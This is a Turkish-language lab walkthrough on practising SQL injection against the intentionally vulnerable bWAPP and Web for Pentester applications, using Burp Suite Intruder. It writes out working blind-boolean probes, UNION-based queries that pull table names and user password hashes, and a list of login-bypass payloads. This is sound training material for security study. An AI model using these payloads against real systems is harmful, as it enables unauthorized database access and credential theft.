
-bWAPP uygulamasını başarılı bir şekilde çalıştırıldım. Sıra sisteme giriş yapmakta Default olarak Kullanıcı adı/şifre = bee/bug şeklinde ayarlanmıştır. Sisteme kullanıcı adı ve şifre ile giriş yaptım.

-Kurulumum ve ayarlamalarım başarılı bir şekilde ayarlandı artık istediğim zafiyet işlemini gerçekleştirdim.



-bWAPP üzerinde çalışma yaparken BurpSuite uygulamasın çok fazla kullanacağımız sürekli proxy ayarı değiştirmek yerine Firefox üzerine "FoxyProxy" eklentisini ekledim.

-Bu eklentiye Firefox FoxyProxy araması sonucu erişim sağladım.



-Foxyproxy eklentisine geçiş yaptım ve Options bölümüne geçiş yaptım.

	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	127.0.0.1:8080		<input checked="" type="checkbox"/>	Per-host	Default	

- Burpsuite uygulamasında Proxy bölümünden ayarlamış olduğum IP ve Port numarasını FoxyProxy Options bölümünden ekledim ve kaydettim.

-Artık Burpsuite üzerinden işlem yaparken sürekli proxy değiştirmeme gerek kalmadan,icon üzerine basıp burp_suite proxysini aktif ederek işlem yaptım.

-Detaylı kullanımını yapacağımız injection örneklerinde inceledim.

Web for Pentester

-Sanal makine üzerinden hiçbir kurulum gerektirmeksizin XSS,SQL,LDAP gibi popüler zafiyetler üzerinden çalışmamızı sağlayan bir web uygulama aracıdır.

Kurulumuna geçelim;

network. If you understand the risks, please download!


web_for_pentester_i386.iso (Size: 172 MB)

Download: https://ptl.io/web_for_pentester_i386.iso

Download (Mirror):
https://download.vulnhub.com/pentesterlab/web_for_pentester_i386.iso

Download (Torrent):
https://download.vulnhub.com/pentesterlab/web_for_pentester_i386.iso.torrent

-“<https://www.vulnhub.com/entry/pentester-lab-web-for-pentester,71/>” bağlantısı üzerinden mirror ve i386 işlemcisile kullanılan versiyonunu indirdim.



-Ardından Vmware veya VirtualBox üzerinden “New Virtual Machine” diyerek sanal makine kurulumu gerçekleştirdim.

-Vmware üzerinden bu şekilde bir pencere beni karşılayacak, burada yapacağım tek ayar ise “Network Adapter” kısmını Bridged konumuna getirmek olacaktır. Eğer bu ayar yapılmazsa Sanal makinalar arasında bağlantı sağlanamaz.

```

Cleaning up temporary files....
Setting console screen modes.
Skipping font and keymap setup (handled by console-setup).
Setting up console font and keymap...done.
live-boot is configuring sendsigs...
INIT: Entering runlevel: 2
Using makefile-style concurrent boot in runlevel 2.
Starting enhanced syslogd: rsyslogd.
Starting web server: apache2apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1 for ServerName
.
Starting OpenBSD Secure Shell server: sshd.
Starting OpenDAP: slapd.
Starting MySQL database server: mysqldStarting periodic command scheduler: cron.
.
Checking for corrupt, not cleanly closed and upgrade needing tables..
Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 1686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ _

```

-WFP aracını çalıştırıldığında karşıma böyle bir ekran gelecektir. WFP üzerinde yapacağım işlemler bu kadardır ve çalışma yapacağım sürece arka planda çalışması gerekmektedir.

-Kurulum işlemlerinin ardından Linux makinem üzerinden bağlantı kurma işlemini birlikte yapalım.

```

Currently scanning: 172.16.49.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
IP At MAC Address Count Len MAC Vendor / Hostname
172.16.60.1 4a:ee:0f:39:af:85 1 60 Unknown vendor
172.16.60.204 00:0c:29:88:78:d9 1 60 VMware, Inc.

This exercise is a set of the most common web vulnerabilities

```

-Linux makineme geçiş yaptım ve uçbirim üzerinden “Netdiscover” komutunu çalıştırıldım. Hostname ismi “VMware, Inc.” olan IP numarası WFP makinesinin numarasıdır.

-Ardından bu IP numarasını tarayıcı üzerinden çalıştırıldığında WFP ile Linux makinem arasında bağlantıyı başarılı bir şekilde sağlamış bulunmaktadır.

SQL

- Herhangi bir veritabanı üzerinde kullanılan dildir.SQL dili ile sadece veritabanı üzerinden işlem gerçekleştirilir.
- Veritabanı üzerinden veri ekleme,değiştirme,çıkarma ve sorgulama gibi işlemler için kullanılır.
- SQL Veritabanları üzerinde “Select-From-Where-Union-Order By-Group By” gibi komutlar üzerinden işlem yapılmaktadır.

SQL INJECTION

- Manuel veya tool üzerinden işlem yapılarak veritabanına gönderilen SQL sorgularına kod enjekte etmeye dayalı bir zafiyet türüdür.
- Backend veri deposunu hedef alır.
- Uygulamanın veritabanına gönderdiği sorgular değiştirilerek,sistemdeki veritabanları üzerinde ki tüm bilgiler okunabilir,değiştirilebilir veya silinebilir.
- Genellikle üye giriş panellerinde ve sayfa linklerinde karşımıza çıkar.Siteye girildiğinde veritabanından herhangi bir bilgide veya bölümde bulunabilir.
- Daha fazla teorik bilgi vermeden bWAPP ve WFP üzerinden uygulama gerçekleştireceğim.Ardından ise SQL Injection zafiyetlerinden nasıl korunabileceğimiz hakkında bilgi vereceğim.
- Öncelikle bWAPP üzerinden yapacağım 2 adet uygulama ile başlayacağım.Bu yapacağımız uygulamalar SQLİ çalışma mantığını anlamak için olacaktır.

Uygulama 1 : İlk uygulama Blind SQL üzerine olacaktır.



-Öncelikle bWAPP üzerinden zafiyetimi başlattım.Bu zafiyet içerisinde film database'i bulunduran bir veritabanı içerir.

The screenshot shows a top navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, and Blog. Below this is a main title: '/ SQL Injection - Blind - Boolean-Based /'. A search input field contains 'man' and a 'Search' button. Below the search field, a message says 'The movie does not exist in our database!'

-Arama motoru üzerinde ilk önce veritabanından bir film yakalamaya çalıştım.

The screenshot shows a top navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, and Blog. Below this is a main title: '/ SQL Injection - Blind - Boolean-Based /'. A search input field contains 'Iron Man' and a 'Search' button. Below the search field, a message says 'The movie exists in our database!'

-Büyük küçük harfe duyarlı bir arama motoru olduğunu ve Bool sistemiyle çalıştığını öğrendim.

The screenshot shows a top navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, and Blog. Below this is a main title: '/ SQL Injection - Blind - Boolean-Based /'. A search input field contains 'man' or '1=1#' and a 'Search' button. Below the search field, a message says 'The movie exists in our database!'

-Veritabanı üzerinde bir adet False bir adet ise True döndüren değeri bulduktan sonra veritabanı üzerinde payload sorgulamalarına başladım.(‘)Kesme işaret ile form dışına çıkış ikinci aramayı gerçekleştirdim.

-OR komutu ile işlem yaptığında biri doğru olmasına rağmen veritabanında yok hatası alıyorum.

The screenshot shows a search interface with the following details:

- Header: / SQL Injection - Blind - Boolean-Based /
- Search bar: Search for a movie: Iron man' and 1=1#
- Search button: Search
- Result message: The movie exists in our database!

- İki adet doğru değer giriyorum ve veritabanında var diyip True döndürdü.
- Substring işlemlerine girmeden önce basit bir şekilde çalışma mantığını göstermek istiyorum.
- substring('Blackbox',1,1) = 1. karakterden başla ve 1 değer al.- B
- substring('Blackbox',2,1) = 2. karakterden başla ve bir değer al- L
- substring('Blackbox',1,2)=1. Karakterden başla iki değer al -BL
- substring('Blackbox',3,3) = 3.Karakterden başla 3 değer al -ACK

The screenshot shows a search interface with the following details:

- Header: / SQL Injection - Blind - Boolean-Based /
- Search bar: Search for a movie: an' and substring(database(),1,1)='a' #
- Search button: Search
- Result message: The movie does not exist in our database!

- Ardından Substring() fonksiyonu ile ifadeyi bölüyorum ve and komutunu kullanarak veritabanının ilk harfini bulmaya çalıştım. İlk harfi “a” mı diye kontrol ediyorum. False döndü.

The screenshot shows a search interface with the following details:

- Header: / SQL Injection - Blind - Boolean-Based /
- Search bar: Search for a movie: nan' and substring(database(),1,1)='b'
- Search button: Search
- Result message: The movie exists in our database!

- İlk harfi “b” mi diye denedim ve True döndü. Veritabanının ilk harfinin B olduğunu öğrendim.

-ABC diye tek tek denemek çok uzun süreceği için farklı ASCII yöntemini kullandım.

-ASCII tablosunda 97 sayısı bir sınırıdır. Büyük olanlar küçük harf, küçük olanlar ise büyük harftir.

-Bu sebeple ilk önce ASCII değerininin 97'den küçük mü yoksa büyük mü olduğunu kontrol ettim.

The screenshot shows a dark-themed web application interface. At the top, there is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, and Log Out. Below the navigation bar, the main content area has a title: "/ SQL Injection - Blind - Boolean-Based /". A search form is present with the placeholder "Search for a movie: I ascii(substring(database(),2,1)) < 97 #". To the right of the input field is a "Search" button. Below the search form, a message says "The movie exists in our database!".

-True döndüğü için ikinci harfin Büyük harf olduğunu anladım.

The screenshot shows a dark-themed web application interface. At the top, there is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, and Log Out. Below the navigation bar, the main content area has a title: "/ SQL Injection - Blind - Boolean-Based /". A search form is present with the placeholder "Search for a movie: d ascii(substring(database(),2,1)) < 80 #". To the right of the input field is a "Search" button. Below the search form, a message says "The movie does not exist in our database!".

-Türkçe karakterler 65-90 arasında olduğu için bu aralıktaki deneme işlemi gerçekleştireceğim. False döndüğü için 80'den büyük bir değer olduğunu anlıyorum.

The screenshot shows a dark-themed web application interface. At the top, there is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, and Log Out. Below the navigation bar, the main content area has a title: "/ SQL Injection - Blind - Boolean-Based /". A search form is present with the placeholder "Search for a movie: id ascii(substring(database(),2,1)) < 90 :". To the right of the input field is a "Search" button. Below the search form, a message says "The movie exists in our database!".

-True döndüğü için 80 ile 90 arasında bir değer olduğunu anlıyorum.

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: `nd ascii(substring(database(),2,1)) < 88`

Search

The movie exists in our database!

- Ardından doğru değeri bulmak için random değerler deniyorum. True döndüğü için 88'den küçük olduğunu anlıyorum.

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: `nd ascii(substring(database(),2,1)) = 87`

Search

The movie exists in our database!

- Yaptığım soruyu = olarak değiştirip 87'yi deniyorum ve True döndüğünü görüntüleyorum. Ascii karakterlerinde 87 "W" harfini temsil etmektedir. İlkinci harfin W olduğunu buluyorum.

- Bu şekilde önce Database adını ardından ilk tablosunun adını bulmam çok uzun sürecek bu yüzden kodumu UNION ile birleştiriyorum.

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: `hema=database() limit 1,1),2,1)) < 90 #`

Search

The movie does not exist in our database!

- "Iron man' and ascii(substring((select table_name FROM information_schema.tables WHERE table_schema=database() limit 1,1),2,1)) < 90 #"

- "Information_schema_tables" standart olarak kullanılan bir tablodur. Bu veritabanının ilk tablo adını öğreneceğim. False değeri döndüğü için 90'dan büyük olduğunu öğrendim.

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: `:chema=database() limit 1,1),2,1) < 105`

Search

The movie exists in our database!

-True döndüğü için 105 değerinden küçük olduğunu görüntüledim.

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: `:chema=database() limit 1,1),2,1) < 101`

Search

The movie does not exist in our database!

-Ardından 101 değerini denedigim zaman;False döndüğünü görüntüleyorum.101'den 105'e kadar değer denedim.

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: `:chema=database() limit 1,1),2,1) = 101`

Search

The movie exists in our database!

-101'e eşit mi diye sorguladığında True döndüğünü görüntüleyorum.Ascii karakterlerinde 101 değeri “e” harfini temsil etmektedir.

-Database'in ilk tablosunun ikinci karakteri “e” çıktı db_name = *e***

-Bu şekilde genellikle işlem yapmıyoruz.SQLMap üzerinden veya BurpSuite üzerinden Payload denemesi yapıp sonuca otomatik araçlar sayesinde erişmekteyiz.Direkt olarak payloadlar üzerinden işlem yapıp geçseydik arka planda yapılan işlemi anlayamayacaktık.

Uygulama2 : GET SQL üzerine manuel olarak çalışacağımız zafiyet uygulamasıdır.



-Öncelikle zafiyetimizi başlatıyoruz.

This screenshot shows the results of a SQL injection attack. The page title is "/ SQL Injection (GET/Search) /". It features a search bar with the placeholder "Search for a movie:" and a "Search" button. Below the search bar is a table with the following data:

Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link

-Blind'den farklı olarak tüm içerisinde arama değerini içeren tüm veritabanını bana döndürdü.

This screenshot shows the same application after entering an invalid query. The search bar contains "man'". The table below shows one row of data, and an error message is displayed in a box: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'" at line 1".

-Kesme İşareti(')ni kullandığında SQL syntax hatası vermektedir.

-Bu sebeple Union veritabanı araması gerçekleştiriyoruz.UNION eşit sayıda kolona sahip veritabanlarında kullanılır.

Bugs Change Password Create User Set Security Level Reset Credits Blog Log

/ SQL Injection (GET/Search) /

Search for a movie: man'ORDER BY 2#|

Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link

- “Man^ORDERBY=2#” komutu ile ne kadar kolonu olduğunu bulmaya çalıştım. Eğer yanlış bir değer girmiş olsaydım bana değer döndürmeyecekti.

Bugs Change Password Create User Set Security Level Reset Credits Blog Log

/ SQL Injection (GET/Search) /

Search for a movie: man'ORDER BY 10#|

Title	Release	Character	Genre	IMDb
Error: Unknown column '10' in 'order clause'				

-Hata aldığım için 10 adet kolonu olmadığını öğrendim. Ardından tam değeri bulasıya kadar değer denedim.

Bugs Change Password Create User Set Security Level Reset Credits Blog Log

/ SQL Injection (GET/Search) /

Search for a movie: man'ORDER BY 7#|

Title	Release	Character	Genre	IMDb
The Amazing Spider-Man	2012	Peter Parker	action	Link
Iron Man	2008	Tony Stark	action	Link

-Tam değerinin 7 olduğunu tek tek deneyip öğrendim.

The screenshot shows a web application interface with a navigation bar at the top containing links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, and Log Out. Below the navigation bar, a title 'SQL Injection (GET/Search)' is displayed. A search bar contains the query 's WHERE table_schema =database()#'. A search button is present next to the search bar. Below the search bar is a table with the following data:

Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
2	3	5	4	Link

- “man'UNION SELECT 1,2,3,4,5,6,7 FROM information_schema.tables WHERE table_schema =database()#”

-Union kodu ile her bir kolona int değer atadım. From’dan sonra tablo ismi girmem gerekiyor fakat bilmediğim için her veritabanı tablosunda olan “information” tablosundan yararlandım.

The screenshot shows a web application interface with a navigation bar at the top containing links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, and Log Out. Below the navigation bar, a title 'SQL Injection (GET/Search)' is displayed. A search bar contains the query 'ECT 1,table_name,3,4,5,6,7 FROM infi'. A search button is present next to the search bar. Below the search bar is a table with the following data:

Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
users	3	5	4	Link
visitors	3	5	4	Link

- “man'UNION SELECT 1,table_name,3,4,5,6,7 FROM information_schema.tables WHERE table_schema =database()#”

-Bu adımda ise kullanılmayan şema int. Değerlerini siliyorum ve bulunan değerlere elde etmek istediğim değerleri yazdım.Bu işlem sonucunda tablo isimlerini döndürdüm.

Search for a movie: information_schema.columns WHERE tab

Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
blog	id	5	4	Link
blog	owner	5	4	Link
blog	entry	5	4	Link
blog	date	5	4	Link
heroes	id	5	4	Link
heroes	login	5	4	Link
heroes	password	5	4	Link
heroes	secret	5	4	Link
movies	id	5	4	Link
movies	title	5	4	Link

- “man'UNION SELECT 1,table_name,column_name,4,5,6,7 FROM information_schema.columns WHERE table_schema =database()#”

-Bu işlem sonucunda şema isimlerini öğrendim.

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU

News Usage Forum Create User Set Security Level Root CTFs Help

/ SQL Injection (GET/Search) /

Search for a movie: columns WHERE table_name ='users'#

Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
users	id	5	4	Link
users	login	5	4	Link
users	password	5	4	Link
users	email	5	4	Link
users	secret	5	4	Link
users	activation_code	5	4	Link
users	activated	5	4	Link
users	reset_code	5	4	Link

- “man'UNION SELECT 1,table_name,column_name,4,5,6,7 FROM information_schema.columns WHERE table_name ='users'#”

-Users üzerindeki kolonları çekebildim.

-Yapmış olduğum işlemler sonucunda login ve password kısmını görüntüledim.Bu kolonlar üzerinden bilgi çekmeye çalıştım.

The screenshot shows a web interface for a movie database. At the top, there is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, and Log Out. Below the navigation bar, the page title is "/ SQL Injection (GET/Search) /". A search bar contains the query: ',login,password,4,5,6,7 FROM users #'. A "Search" button is next to the search bar. Below the search bar is a table with the following data:

Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
A.I.M.	6885858486f31043e5839c735d99457f045affd0	5	4	Link
bee	6885858486f31043e5839c735d99457f045affd0	5	4	Link

- “man' UNION SELECT 1,login,password,4,5,6,7 FROM users #”

-Yazılımcının yazmış olduğu sql sorgu ile kendi sql sorgumu birleştirdim ve ID ve Pass. Kısmıyla ilgili bilgileri görüntüledim.

-Web for Pentester uygulamama geçiş yaptım ve burada işlemelere başlıyorum.WFP üzerinde 7 adet zafiyet uygulamam vardır.Bu uygulamalar basitden başlayıp zor'a kadar devam edecektir.

Uygulama3 : SQL Çalışma mantığını anlamak.

-WFP üzerinde SQL zafiyetlerinden Example1'i başlattım.

id	name	age
2	root	30

-WFP üzerinden Example1'i açtığında kullanıcı adı girilen bir textbox var.Dışarıdan girilen bilgileri ID-Name-Age parametrelerini veritabanından getirdiği için açık aranabileceğini düşündüm.



-Zaproxy üzerinden WFP URL'imi zafiyet testinde çalıştırıldığında bulmuş olduğu açığı burada görüntüleyebildim.

-İlk olarak manuel yol ile istismar etmeye başlayacağız.Diğer zafiyetlerde de kullanacağımız gibi burada da payloadlar kullandım.

```
admin"or 1=1 or ""=""  
admin") or ("1"="1"--  
' 'Or'='Or ''  
anything' OR 'x'='x  
1'or'1'='1  
' or 1=1 or ''='  
" or 1=1 or ""=""  
' OR ''='  
' OR ''=''  
'OR ''=''  
hev' or 1=1-
```

-SQL Payload şeklinde tarayıcımıza yazdığınımda bu ve bunun gibi bir sürü payload elde edilir.

←	→	C	192.168.1.106/sqli/example1.php?name=admin%27or+1=1+or+''='	☰	≡
Uygulamalar	PentesterLab	Web for Pentester	192.168.1.106/sqli/example1.php...x	Ok	
PentesterL	S	192.168.1.106/sqli/example1.php?name=admin%27or+1=1+or+''='			

id	name	age

© PentesterLab 2013

-bWAPP üzerinde yapmış olduğumuz uygulamalarda arama yerinden SQLİ denemesi yapmıştık fakat bu sefer URL üzerinden değiştirmeler yaparak işlem gerçekleştirdim.

-İlk denedigim payload başarısız oldu bir şey döndürmedi.

←	→	C	192.168.1.106/sqli/example1.php?name=admin%27) or ('1'='1)-- 'Or'='Or	☰	≡
Uygulamalar	PentesterLab	Web for Pentester	192.168.1.106/sqli/example1.php...x	Ok	
PentesterL	S	192.168.1.106/sqli/example1.php?name=admin%27) or ('1'='1)-- 'Or'='Or'			

-Kullanmış olduğum bu payload bana bir veritabanı döndürdü.Fakat ilk uygulamamızda amacımız şuan Veritabanı değil çalışma mantığını anlamak.

-Burada yapmış olduğumuz işlem bWAPP üzerinde

-Select * from tablo where name="admin" 'OR'='OR" Admin gibi düşünübiliriz.Burada da bWAPP üzerinde ki gibi şart sağlandığı için bilgiler döndürüldü.

Uygulama 4 : Manuel olarak işlemlerin nasıl gerçekleştiğini ve mantığını anladıktan sonra Burpsuite üzerinden payload kullanarak işlem yapacağım.

-Bu ve bundan sonra ki uygulamalarımda zafiyet testi olarak zaproxy ve skipfish aracını kullanacağım.

```
ri.com/sqli/example1.php?name=root%27+AND+%271%27%3D%271%27+++
ri.com/sqli/example4.php?id=4-2
ri.com/sqli/example5.php?id=4-2
ri.com/sqli/example6.php?id=4-2
```

-İlk olarak zaproxy üzerinden gerçekleştirdiğim taramaya bakıyorum fakat herhangi bir zafiyet bulamadı.

- Memo: response to —— different than to ——
2. <http://hacking.com/sqli/example1.php?name=root> [show trace +]
Meme: response to —— different than to ——
3. <http://hacking.com/sqli/example2.php?name=root> [show trace +]
Meme: response to —— different than to ——
4. <http://hacking.com/sqli/example3.php?name=root> [show trace +]

-İkinci olarak ise skipfish aracıyla zafiyet testi yaptım ve zafiyeti bulduğunu görüntüledim.

-WFP üzerinden Example2 ‘yi açtığımda görüntü bu şöyledir.

The screenshot shows a web browser window with the title 'PentesterLab » Web for P'. The address bar contains the URL 'hacking.com/sqli/example2.php?name=root'. Below the address bar, there is a navigation bar with links to 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'NetHunter', 'Offensive Security', and 'Exploit-DB'. The main content area displays a table with three columns: 'id', 'name', and 'age'. There is one row of data: id 2, name root, and age 30. At the bottom of the page, there is a copyright notice: '© PentesterLab 2013'.

id	name	age
2	root	30

-Arka planda Burpsuite ile Tarayıcımda arasında gerekli proxy ayarlarını yapıyorum.Bu ayarlara oluşturduğum Burpsuite dökümanlarında detaylı olarak deðindiðim için atladım.

-Burpsuite üzerinden bağlantı kurulduktan sonra sayfayı yeniledim ve bilgileri Burpsuite üzerine çektim.

The screenshot shows the Burpsuite interface. A request to `http://hacking.com:80 [192.168.1.106]` is selected. The context menu for this request is open, with the option `Send to Intruder` highlighted in orange. Other options in the menu include `Scan`, `Send to Repeater`, `Send to Sequencer`, `Send to Comparer`, `Send to Decoder`, and `Request in browser`.

-Burpsuite üzerine geçiş yaptıktan sonra sağ tıklayıp “Send to Intruder” ile devam ettim.Bu sekme bana payload denemesi yapabilmem için yardımcı olacak.

-Intruder sekmesine geçiş yaptım ve burada kontrol sağladım.

The screenshot shows the Burpsuite interface with the `Intruder` tab selected. Under the `Proxy` tab, the `Positions` sub-tab is active. The `Payload Positions` section is displayed, showing the configuration for inserting payloads into the base request. The attack type is set to `Sniper`. The base request is shown as:

```
1 GET /sql/example2.php?name=$root$ HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Buttons for `Add $`, `Clear $`, and `Auto $` are visible on the right.

-Position kısmına geçtim ve root kısmı seçili olarak geldiğini görüntüledim.Root kısmı seçili olarak gelmemeseydi.Clear komutu ile silip daha sonrasında değişecek olan bölümü “Add” ile ekleyip işleme devam edecektim.

-Yapmış olduğum işlem sonrasında Intruder>Payload sekmesine geçiş yaptım.

The screenshot shows the `Payload Options` screen. It displays a list of strings used as payloads, specifically OR注入 payloads. The list includes:

- `admin" or 1=1 or ""=`
- `admin") or ("1"="1"--`
- `'Or='Or'`
- `anything' OR'x='x`
- `1'or'1='1`
- `'or1=1 or ""=`
- `" or 1=1 or ""=`
- `'OR"='`
- `" OR"=""`
- `'OR"='`
- `base64 or 1=1 f...f`

Below the list are buttons for `Paste`, `Load ...`, `Remove`, `Clear`, `Add`, and `Enter a new item`. There is also a dropdown menu for `Add from list ... [Pro version only]`.

-Buraya daha öncesinden manuel olarak deneme yaptığım payloadlarını ekledim ve payload deneme işlemini başlattım.

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200			1850	
1	admin" or 1=1 or ""=	200			1595	
2	admin") or ("1"="--	200			1595	
3	"Or='Or"	200			1980	
4	anything' OR 'x'='x	200			1595	
5	1'or'1'='1	200			1980	
6	'or1=1 or "="	200			1595	
7	" or1=1 or ""=	200			1595	
8	'OR"=	200			1595	
9	" OR"="	200			1595	
10	'OR"='	200			1980	
11	hey' or1=1j..j'	200			1595	
12	"Or1=1'	200			1595	


-Tarama sekmesi üzerinde deneme yaptığı payloadları görüntüleyebildim.Bu payloadları “Length” değerlerine göre ayırt edeceğim.

126	') or ('x')=('x	200			1595	
127	')}) or ((x'))=((x	200			1595	
128	" or "x"="x	200			1595	
129	") or ("x")=("x	200			1595	
130	")}) or ((x"))=((200			1595	
31	admin'--	200			1707	
45	admin'/*	200			1707	
102	''	200			1707	
24	%23%OA1	200			1807	
26	%23	200			1807	
65	admin'/*	200			1807	
110	"_	200			1807	
111	"+"	200			1807	

-Sonuçlara daha detaylı baktığımda 4-5 adet farklı değer çıktığını görüntüledim.Bu farklı değerler içerisinde 1 adet deneme yapmam o zafiyet denemesinde başarılı olup olmadığını anlamam için yeterli olacaktır.

Request	Response
Pretty	Raw
\n	Actions ▾
1 GET /sql/example2.php?name=%20or%20%22%3d' HTTP/1.1	
2 Host: hacking.com	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	

-İçlerinden bir tanesini seçtim ve URL kısmını kopyaladım.



